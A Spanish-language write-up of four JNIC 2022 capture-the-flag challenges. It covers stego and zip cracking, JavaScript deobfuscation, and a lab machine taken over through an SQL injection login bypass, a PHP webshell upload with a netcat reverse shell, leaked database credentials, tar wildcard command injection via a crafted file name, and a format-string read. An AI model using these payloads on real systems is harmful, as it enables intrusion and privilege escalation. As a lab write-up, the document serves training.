

# **NANCYS RUBIAS**

## Writeups JNIC 2022 CTF




Diego Palacios  
David Billhardt  
Ismael Esquilichi

# RETO 01

Este reto llamado “Papel Moneda” tiene en su descripción la descarga de una imagen iso. Cuando montamos la imagen, observamos que dentro de ella hay un fichero llamado “papelMoneda.svg”.

Cuando abrimos este fichero con cualquier navegador, vemos la siguiente imagen vectorial.



Como el formato SVG está basado en XML, podemos abrirlo con un editor de texto común y ver como son los hexadecimales RGB de cada color. Si vamos en orden y juntamos todos los hexadecimales, sacamos la siguiente cadena.

4C6120636C6176652065733A205F202B20526F636B596F75

Si la pasamos de hexadecimal a ASCII, obtenemos el siguiente mensaje.

La clave es: \_ + RockYou

Si seguimos enumerando la imagen dada, vemos que en ella hay incrustada un fichero zip.

```
~/Downloads binwalk PapelMoneda.iso
ok

DECIMAL      HEXADECIMAL      DESCRIPTION
-----+-----+
118784      0x1D000          Zip archive data, encrypted at least v1.0 to e
xtract, compressed size: 28, uncompressed size: 16, name: Flag.txt
118972      0x1D0BC          End of Zip archive, footer length: 22
```

Extraemos el zip, y parece que está corrupto, ya que los bytes que deberían marcar el final del fichero no están. Utilizamos la utilidad “zip” con la opción “-FF” que intenta arreglar el fichero, y ya si que no nos saltan warnings de ningún tipo.

El fichero está cifrado con contraseña, por lo que el mensaje que obtuvimos antes del fichero SVG ahora tiene más sentido.

Nos descargamos “rockyou.txt” y metemos un guión bajo delante de cada línea del diccionario.

```
$ fcrackzip -u --dictionary -p diccionario.txt sample.zip  
  
PASSWORD FOUND!!!!: pw == _princess  
$
```

Para crackear el zip, hemos utilizado la herramienta “fcrackzip” con el diccionario custom.

## Reto 02

Este reto consiste en una página web dada con un fichero “`ss.js`” ofuscado, que recoge un username y una contraseña de la página web y compara si los parámetros escritos son iguales a un string ofuscado.

Para sacar el string ofuscado (que es la flag), hemos depurado el código javascript ya que este no tenía protecciones antidebugging que nos dificulta la tarea.

```
$(_0x19395a('0x1')) [_0x19395a('0x2')](function () {
  var _0x4b999 = _0x19395a,
    _0x553bcf = $(_0x4b999('0x5')) [_0x4b999('0x6')]()
  _0x4e76e7 = _0x8nv('G3yy');
  $(_0x4b999('0x4')) [_0x4b999('0x6')]() + _0x553bcf == _0x8nv(_0x4b999('0x7')) + _0x8nv(_0x4b999('0x3')) + _0x4e76e7
  ? alert('Correcto! la flag es: usuario+contraseña')
  : alert("Usuario o contraseña incorrectos") & $(_0x4b999('0x4')) [_0x4b999('0x6')]() & $(_0x4b999('0x5')) [_0x4b999('0x6')]();
});
```

Esta función hace la comparación y dependiendo del resultado ejecuta un `alert()` indicando que hemos tenido éxito o no.

Ponemos un breakpoint en este punto de ejecución del código e imprimimos los parámetros no controlados por el usuario que se están comparando.

```
» _0x8nv(_0x4b999('0x7'))
← "W0Lf"
» _0x8nv(_0x4b999('0x3'))
← "V0s"
» _0x4e76e7
← "T3ll"
»
```

Así sacamos la flag, concatenando los 3 strings que hemos obtenido.

W0LfV0sT3ll

## Reto 03

Enunciado:

VII·VII   
350

 servidor.pcap

1/4 attempts

Vamos a comenzar descargando el pcap y analizándolo.

Tras mirar detalladamente el pcap, encontramos las siguientes imágenes:



Estuvimos un buen rato intentando descifrar el texto que se encontraba en el centro del QR para intentar recomponerlo. Tras ver que no éramos capaces, decidimos ir por otro camino y comenzamos ejecutando el comando `strings` sobre las imágenes:

```
diegoaltf4@meikenmeiser:~/Escritorio/JNIC/Reto03/Fotos$ strings foto1.jpg -n 10
"***424DD\
"***424DD\
%&'()*456789:CDEFGHIJKLMNOPQRSTUVWXYZcdefghijstuvwxyz
&'()*56789:CDEFGHIJKLMNOPQRSTUVWXYZcdefghijstuvwxyz
Fn&iKmr#"::
I$EFT,[#'$
```

Esa cadena nos hizo pensar que la imagen podía tener algún tipo de archivo en su interior. En tal caso, nos estábamos enfrentando a un reto de esteganografía y no ante un reto de criptografía.

Dado que no éramos capaces de extraer ninguna información con `steghide` sin proporcionar contraseña, decidimos buscar información sobre las imágenes.

Una simple búsqueda por Google nos indicó que la segunda foto correspondía al Museo Nacional de Arte Romano y que la tercera foto hacía referencia al Mosaico de los Aurigas.

Juntando ambos datos, podemos hacer una búsqueda mucho más precisa que nos lleva al [siguiente enlace](#)



Mosaico de los Aurigas Museo Nacional de Arte Romano



Todo

Imágenes

Maps

Noticias

Videos

Más

Herramientas

Aproximadamente 13.100 resultados (0.47 segundos)

<https://www.culturaydeporte.gob.es/seleccion-piezas> ▾

**Mosaico de los Aurigas - Museo Nacional de Arte Romano**

En el **Museo** se conservan varios ejemplares, siendo uno de los más destacados el conocido como "Mosaico de los Aurigas", de grandes dimensiones y decorado ...

Visitaste esta página el 24/06/22.



En esta web hay muchos términos que pueden utilizarse como salvoconducto para esconder información en la imagen. Es por esto por lo que decidimos crear un diccionario con la información recogida en esta web. Para ello, empleamos la herramienta `cewl`:

```
diegoaltf4@meikenmeiser:~/Escritorio/JNIC/Reto03/Fotos$ cewl https://www.culturaydeporte.gob.es/mnromano/colecciones/nuestras-colecciones/seleccion-piezas/mosaico-aurigas.html -w diccionario.txt
Cewl 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

Teniendo el diccionario listo, lanzamos la herramienta `stegseek` con el diccionario creado:

```
diegoalbf4@meikenmeiser:~/Escritorio/JNIC/Reto03/Fotos$ stegseek foto1.jpg diccionario.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "Emerita"
[i] Original filename: "flag.txt".
[i] Extracting to "foto1.jpg.out".

diegoalbf4@meikenmeiser:~/Escritorio/JNIC/Reto03/Fotos$
```


Como vemos, usando el salvoconducto `Emerita` podemos extraer el fichero `flag.txt` que estaba escondido en la imagen.

```
diegoalbf4@meikenmeiser:~/Escritorio/JNIC/Reto03/Fotos$ cat foto1.jpg.out; echo
art3_R0man0
```

# Reto 04

## Parte 01

Cuando accedemos a index.php, obtenemos la siguiente respuesta.




Nos descargamos la imagen, y analizamos los metadatos de la misma. Obtenemos la siguiente cadena cifrada en base64.

N2NjMTNlODktOWFhZi00ZGE1LTk4MDktZTc1NTdhN2Q4NmIwIFNvbG8gcGFyYSBtaWVtYnJvcwo=

La desciframos y sacamos el siguiente mensaje.

7cc13e89-9aaaf-4da5-9809-e7557a7d86b0 Solo para miembros

Cuando nos dirigimos a "DIRECCIÓN\_IP/7cc13e89-9aaaf-4da5-9809-e7557a7d86b0.php" nos encontramos con lo siguiente.



Parece un login común. Probamos payloads sencillos de “SQL injection” y con “” or 1=1; --” nos saltamos la autenticación.

Una vez hecho el paso anterior, obtenemos la flag.

```
flag{PuppyByJeffK00n$}
```

## Parte 02

Al realizar la inyección SQL, el servidor nos redirigió al siguiente fichero php.

“2ca93102-06df-40e8-a6c6-f43be71147c5.php”



Este tiene una funcionalidad interesante, permite subir ficheros ejecutando una petición de tipo POST al endpoint “c88c0b0f-3a3c-40ea-8dcb-b75ac2a05669.php”

Subimos una webshell php, y al subirla recibimos una shell inversa de la máquina, por lo que ya podemos ejecutar comandos de forma cómoda en la VM.

```
~/Diccionarios/websheells rlwrap nc -lvp 7777
Connection from 192.168.10.137:57086
Linux Guggenheim 5.15.0-39-generic #42-Ubuntu SMP Thu Jun 9 23:42:32 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
12:37:58 up 2:20, 0 users, load average: 0,04, 0,11, 0,16
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
cdrom
dev
```

```
www-data@Guggenheim:/var$ cat www-dataFLAG.txt
cat www-dataFLAG.txt
flag{PinTX0$}
www-data@Guggenheim:/var$
```

Curioseando un poco por el sistema de ficheros, obtenemos la siguiente flag.

## Parte 03

Anteriormente, revisamos los resultados del fuzzing inicial al servidor web y recordamos que había un servicio “phpmyadmin” corriendo en la máquina. Si seguimos navegando por el sistema de ficheros web, llegamos al fichero “db/db.php”.

En este fichero encontramos las credenciales necesarias para acceder al servicio.


```
www-data@Guggenheim:/var/www/html/db$ cat db.php
cat db.php
<?php
session_start();

function OpenConn(){
    $dbHost = "localhost";
    $dbUser = "phpmyadmin";
    $dbPass = 'uG6#)yUJZE3"Rg&k';
    $dbDatabase = "Museum";

    $db = new mysqli($dbHost,$dbUser,$dbPass,$dbDatabase)or die("Error connecting to database.". $db -> error);

    return $db;
}
```

Las credenciales funcionan de forma correcta, por lo que entramos al servicio y procedemos a enumerar la base de datos “Museum”.



Ejecutamos una consulta y obtenemos la contraseña para un usuario “admin”.

The screenshot shows a MySQL query results page. At the top, a query is displayed: `SELECT * FROM `users``. Below the query, there are several action buttons: `Perfilando`, `[ Editar en línea ]`, `[ Editar ]`, `[ Explicar SQL ]`, and `[ Crear código F`. Below these buttons are filters: `Mostrar todo`, `Número de filas: 25`, and `Filtrar filas: B`. A table header row is shown with columns: `+ Opciones`, `id`, `name`, and `password`. The data row contains the following values: `Editar`, `Copiar`, `Borrar`, `1`, `admin`, and `DyH8ykE*xjpzEx]`.

De momento, esta información no es útil, por lo que pasamos de ella y seguimos enumerando la máquina. Cómo directorio interesante, vemos que en backups, hay un fichero que viene por defecto llamado “backups.tar”.

Este contiene los ficheros dentro de la ruta “/var/html/www”, por lo que podemos pensar que hay una tarea CRON programada que realiza la función de crear el backup cada cierto tiempo. Para obtener evidencias de la teoría, subimos a la máquina la utilidad “pspy” que nos permite ver que procesos se ejecutan en tiempo real. Arrancamos la herramienta y observamos lo siguiente:

```
2022/06/25 17:39:13 CMD: UID=0 PID=68042 |
2022/06/25 17:40:01 CMD: UID=0 PID=68047 | /usr/sbin/CRON -f -P
2022/06/25 17:40:01 CMD: UID=1000 PID=68050 | tar cf /var/backups/backup.tar 2ca93102-06df-40e8-a6c6-f43be71147c5.
af-4da5-9809-e7557a7d86b0.php _S3cr3t_G4ll3ry_F0ld3r_D0_N0t_Fuzz_1t c88c0b0f-3a3c-40ea-8dc8-b75ac2a05669.php db ima
index.php linpeas.sh out
2022/06/25 17:40:01 CMD: UID=1000 PID=68049 | /bin/sh -c cd /var/www/html && tar cf /var/backups/backup.tar *
```

Como vemos, se está ejecutando un proceso que comprime todos los ficheros en la carpeta “/var/html/www”, incluyendo aquellos que he incluido yo (por ejemplo “linpeas.sh”), debido al uso del wildcard “\*”. Este wildcard es explotable, ya que podemos crear ficheros que se llamen, por ejemplo “--help” y el comando ejecutaría “tar cf /var/backups/backup.tar --help”.

Nos vamos a aprovechar de esta funcionalidad y vamos a crear dos ficheros.

1. “--checkpoint-action=exec=sh script.sh”. Este se va a aprovechar de una funcionalidad del binario “tar”, que permite ejecutar comandos, en este caso vamos a ejecutar el contenido de “script.sh”.
2. “script.sh”. Este fichero va a contener una reverse shell hecha en python3, para recibir una shell como el usuario con UID=1000 (user) y poder escalar privilegios desde www-data.

Una vez creados los ficheros, esperamos un tiempo y obtenemos una shell como “user”.

```
user@Guggenheim:~$ whoami  
whoami  
user  
user@Guggenheim:~$ id  
id  
uid=1000(user) gid=1000(user)  
35(sambashare)  
user@Guggenheim:~$
```

Así obtenemos la siguiente flag, almacenada en el fichero “userFlag.txt”.

```
flag{TxAp314S}
```

## Parte 04

Enumeramos el directorio “/home/user” y encontramos un binario interesante llamado “test”. Cuando ejecutamos e introducimos una cadena como entrada, imprime por pantalla el mensaje introducido. Se imprime llamando a printf(), sin especificar el formato, por lo que este binario es vulnerable a “format string vulnerability”, que consiste en introducir especificadores de formato como %d o %p y exfiltrar información útil del binario. Sacar la flag de este binario es mucho más fácil que explotando la vulnerabilidad mencionada previamente, simplemente tenemos que ejecutar el comando strings sobre el binario y sacamos la flag.

```
flag{*Gugg3nh3im-BilbA0*}
```

Pero también podemos aprovecharnos del format string. Para saber el offset utilizamos un pequeño oneliner en bash. Finalmente, encontramos que en la posición 7 se encuentra nuestra flag:

```
user@Guggenheim:~$ ./test  
./test  
%7$s  
%7$s  
Hello flag{*Gugg3nh3im-BilbA0*}
```